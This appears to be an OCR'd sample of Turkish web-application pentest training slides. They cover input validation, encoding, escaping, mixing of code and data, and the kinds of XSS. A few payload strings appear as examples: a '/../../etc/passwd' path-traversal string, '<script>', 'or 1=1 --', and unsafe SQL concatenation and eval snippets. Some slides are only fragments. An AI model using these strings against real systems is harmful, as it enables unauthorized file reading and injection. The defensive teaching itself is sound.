BİLGİ GÜVENLİĞİ AKADEMİSİ

www.bga.com.tr

Web Uygulama Pentest Eğitimi

Konu: Girdi Denetimi

@2014

Örnek Eğitim Notu

bilgi@bga.com.tr

Girdi Denetimi

- Uygulama kullanmadan önce bütün güvensiz verilerin doğru bir şekilde denetlenmesidir.
- Bir çok saldırı çeşidinin temelinde yetersiz girdi kontrolü vardır;
  - Cross Site Scripting
  - SQL Injection
  - Remote / Local File Inclusion
  - ...


1. Normalizasyon (Canonicalization)

- Bir dizginin en basit, en temel haline çevrilmesidir.
- Örnek, aşağıdaki iki yol aynı dosyayı işaret etmektedir;

  /../../etc/passwd

  /etc/passwd
- Karmaşık ve kritik bir işlemdir.

Resultante Importante - URL Kodlama



2. Beyaz Liste Girdi Denetimi

- Sadece iyi karakter veya karakter dizgilerinin kabul edilmesidir.
- Güvenli ve tavsiye edilen girdi denetimidir.
- Örnekler;
  - Kredi kartı girdi alanının geçerli kredi kartı numarası olup olmadığının kontrolü
  - Eposta adresi girdi alanının geçerli eposta olup olmadığının kontrolü

3. Kara Liste Girdi Denetimi

- Bilinen kötü karakter veya karakter dizgilerinin reddedilmesidir.
- Çok kullanılan ama güvensiz girdi denetimidir.
- Örnekler;
  - ***<script>*** geçen girdilerin reddedilmesi
  - ***or 1=1 --*** geçen girdilerin reddedilmesi

4. Temizleme İşlemi (Sanitize)

- Girdinin kabul edilebilir bir formata çevrilmesidir.
- Beyaz liste mantığı ile sanitize
  - Örn: Telefon numarası içinde geçen sayı, olmayan karakterlerin silinmesi
- Kara liste mantığı ile sanitize
  - Örn: Adres girdisinin içindeki bütün tek tırnak karakterlerinin silinmesi


5. Encoding İşlemi

- Girdi içindeki özel karakterlerin başka bir formata değiştirilmesidir.
- Amaç, hedef yorumlayıcı için özel karakterlerin kodlama işlemi sonrası önemlerini yitirmiş olmalarıdır.
- Örnek;
  - HTML kodlama
  - URL kodlama

6. Escape İşlemi

- Yorumlayıcıya gitmeden gerçekleştirilen karakter format değişikliğidir.
- Çoğu durumda kodlama ile aynı anlamdadır.
- Örnek;
  - Oracle veritabanında çalışacak SQL sorgularında tek tırnak karakterlerinin iki tek tırnak ile değiştirilmesiyle, sorgu yapısının değiştirilmesi engellenebilir.

Çoğu Zafiyetin Kökeni



Kod ve Verinin Karıştırılması



```
A = "select * from users where id = "
```

Kod ve Verinin Karıştırılması

Kod ve Verinin Karıştırılması


```
A = "Siparişinizin hazırlanma süresi  ";
eval(A);
</script>
```


XSS Nedir?




Cross Site Scripting - XSS

- Html/dhtml/css veya javascript kodunun izinsiz olarak kurbanın tarayıcısında çalıştırılmasıdır.
- Üç genel XSS çeşidi mevcuttur;
  - Reflected
  - Stored
  - DOM Based


Reflected XSS




Stored XSS - Senaryo




DOM Based XSS - Senaryo



